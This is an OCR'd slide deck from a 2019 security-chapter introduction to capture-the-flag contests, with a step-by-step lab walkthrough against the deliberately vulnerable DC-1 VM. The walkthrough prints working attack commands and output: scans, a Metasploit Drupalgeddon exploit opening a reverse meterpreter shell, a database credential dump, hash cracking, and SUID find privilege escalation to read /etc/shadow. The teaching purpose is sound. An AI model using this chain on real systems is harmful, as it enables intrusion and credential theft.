ISSA-COS
Intro to CTF

July 20 2019

Dennis Schorn, CISSP

Mark Heinrich, CISSP

Topics

1. **CTF Basics**
2. **Set up**
3. **Step-by-Step Demonstration**

Part 1: Basics

- **Intro to the Concept**
- **What are flags?**
  - **Categories**
- **How do you “capture” them?**
  - **Examples**
- **What do you do with them?**

Overview

- **How CTFs got started**
- **Types of competition**
  - **Jeopardy-style**
  - **Attack-Defense**

What Are Flags? (1/2)

- **Jeopardy-style**
  - **Information strings**
  - **Attack the Confidentiality**
  - **Categories**
    - **Web / Crypto / Forensics**
    - **File Systems / Programming / (ad nauseum)**

What Are Flags? (2/2)

- **Attack-Defend**
  - **Get & Keep server running, WHILE**
    - **Looking for your vulnerabilities**
    - **Fixing your vulnerabilities**
    - **Monitoring attacks against your system**
    - **Attacking your opponents' systems**
  - **Successful attack is a flag**

What do you do with your flags?


- **Locally**
  - **Win or lose competition**

- **On the Net**
  - **Using known sites**
  - **Get internet ranking**

Part 2: Set up

- **Our Range**
- **Set Up Your machine**
- **Access Target**

Our Cyber Range



How to Access the Range

1. **WiFi link**

2. **Select Target**
    1. **“Toy” System**
    2. **Flags are *OBVIOUS***

Part 3: Step-by-Step Hack of “dc1”

(from https://bzyo.github.io/dc-1/)

Also
https://infosecadventures.com/2019/03/08/DC-1-Walkthrough/


Walkthrough

nmap

```
root@laki3:~# nmap -p- 192.168.0.119
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-21 10:43 EDT
Nmap scan report for 192.168.0.119
Host is up (0.00015s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
59476/tcp open  unknown
MAC Address: 08:00:27:AA:94:9F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.95 seconds
```

default 80, drupal



Nikto: A Web Server Scanner

nikto shows drupal 7…version file wasn't found, so drupageddon maybe?

```
root@laki3:~# nikto -h 192.168.0.119
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.119
+ Target Hostname:    192.168.0.119
+ Target Port:        80
+ Start Time:         2019-04-21 10:45:30 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Debian)
+ Retrieved x-powered-by header: PHP/5.4.45-0+deb7u14
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ Uncommon header 'x-generator' found, with contents: Drupal 7 (http://drupal.or
g)
```

Metasploit & Drupalgeddon (web exploit of Drupal)

setup metasploit for drupageddon

```
msf5 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port]
   RHOSTS     192.168.0.119    yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.163    yes       The listen address (an interface may be specified)
   LPORT  443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)
```

Results

and we have a shell and flag 1

```
msf5 exploit(multi/http/drupal_drupageddon) > run

[*] Started reverse TCP handler on 192.168.0.163:443
[*] Sending stage (38247 bytes) to 192.168.0.119
[*] Meterpreter session 1 opened (192.168.0.163:443 -> 192.168.0.119:55206) at 2019-04-21 10:48:59 -0400

meterpreter > shell
Process 30873 created.
Channel 0 created.
ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php
cat flag1.txt
Every good CMS needs a config file - and so do you.
```

Analyzing Results

check out drupal settings.php for db creds, we also get flag 2

```
cd sites/default
cat settings.php
<?php

/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */

$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
```

Find User Hashes

use the creds to get drupal user hashes

```
mysql -u dbuser -pR0ck3t -e "show databases;"
Database
information_schema
drupaldb
mysql -u dbuser -pR0ck3t -D drupaldb -e "select * from users;"
uid     name    pass    mail    theme   signature       signature_format        created access  login   stat
us      timezone        language        picture init    data
0                                       NULL    0       0       0       0       NULL            0  N
ULL
1       admin   $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR admin@example.com                N
ULL     1550581826      1555857742      1555850582      1       Australia/Melbourne             0       admi
n@example.com   b:0;
2       Fred    $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg fred@example.org                 f
iltered_html    1550581952      1555850323      1555850323      1       Australia/Melbourne             0  f
red@example.org b:0;
```


Hashcat: Password Recovery

throw hashes at hashcat and get passwords

```
C:\hashcat>hashcat64.exe -m 7900 hashes\dc1.txt wordlists\rockyou.txt --show
$S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR:53cr3t
$S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg:MyPassword
```

Another Flag

flag 3 is found after logging in as admin



Meterpreter: Payload

with meterpreter shell there's a user flag4 and we find flag 4

```
ls /home
flag4
cd /home/flag4
ls
flag4.txt
cat flag4.txt
Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy.  Or maybe it is?
```

Find SUID

with flag 3 hint we see find has suid set

```
find / -perm -g=s -o -perm -u=s -type f 2>/dev/null | grep find
/usr/bin/find
```

More Password Hashes

we're able to use this to read shadow file

```
find /etc/shadow -exec /bin/cat {} \;
root:$6$rhe3rFqk$NwHzwJ4H7abOFOM67.Avwl3j8c05rDVPqTIvWg8k3yWe99pivz/96.K7IqPlbBCmzpokVmn13ZhVyQGrQ4phd/:1795
5:0:99999:7:::
daemon:*:17946:0:99999:7:::
bin:*:17946:0:99999:7:::
sys:*:17946:0:99999:7:::
sync:*:17946:0:99999:7:::
games:*:17946:0:99999:7:::
man:*:17946:0:99999:7:::
lp:*:17946:0:99999:7:::
mail:*:17946:0:99999:7:::
news:*:17946:0:99999:7:::
uucp:*:17946:0:99999:7:::
proxy:*:17946:0:99999:7:::
www-data:*:17946:0:99999:7:::
backup:*:17946:0:99999:7:::
list:*:17946:0:99999:7:::
irc:*:17946:0:99999:7:::
gnats:*:17946:0:99999:7:::
nobody:*:17946:0:99999:7:::
libuuid:!:17946:0:99999:7:::
```

To Be Hashcat-ed

throw that hash at hashcat and find password

```
C:\hashcat>hashcat64.exe -m 1800 hashes\dc1_flag4.txt wordlists\rockyou.txt --show
$6$Nk47pS8q$vTXHYXBFqOoZERNGFThbnZfi5LN0ucGZe05VMtMuIFyqYzY/eVbPNMZ7lpfRVc0BYrQ0brAhJoEzoEWCKxVW80:orange
```

SSH In As Another User

ssh as flag4 user

```
root@laki3:~# ssh flag4@192.168.0.119
flag4@192.168.0.119's password:
Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 21 23:09:17 2019 from 192.168.0.163
flag4@DC-1:~$
```

Another Flag

use find to list root directory and get root flag name

```
flag4@DC-1:~$ find /root/ -exec /usr/bin/find {} \;
/root/
/root/.profile
/root/.drush
/root/.drush/drush.complete.sh
/root/.drush/drush.prompt.sh
/root/.drush/cache
/root/.drush/cache/usage
/root/.drush/cache/download
/root/.drush/cache/download/https---updates.drupal.org-release-history-views-7.x
/root/.drush/cache/download/https---ftp.drupal.org-files-projects-views-7.x-3.20.tar.gz
/root/.drush/cache/download/https---updates.drupal.org-release-history-drupal-7.x
/root/.drush/cache/download/https---ftp.drupal.org-files-projects-ctools-7.x-1.15.tar.gz
/root/.drush/cache/download/https---updates.drupal.org-release-history-ctools-7.x
/root/.drush/cache/download/https---ftp.drupal.org-files-projects-drupal-7.24.tar.gz
/root/.drush/drushrc.php
/root/.drush/drush.bashrc
/root/thefinalflag.txt
/root/.bash_history
```

TA-DA!

final flag

```
flag4@DC-1:~$ find /root/thefinalflag.txt -exec /bin/cat {} \;
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
```

Other Sites For Practice

- https://ethicalhackers.club/hackinos-level-1-vulnhub-complete-walkthrough-guide/
  - (for this exercise)

- https://www.blackhatworld.com
  - One of the best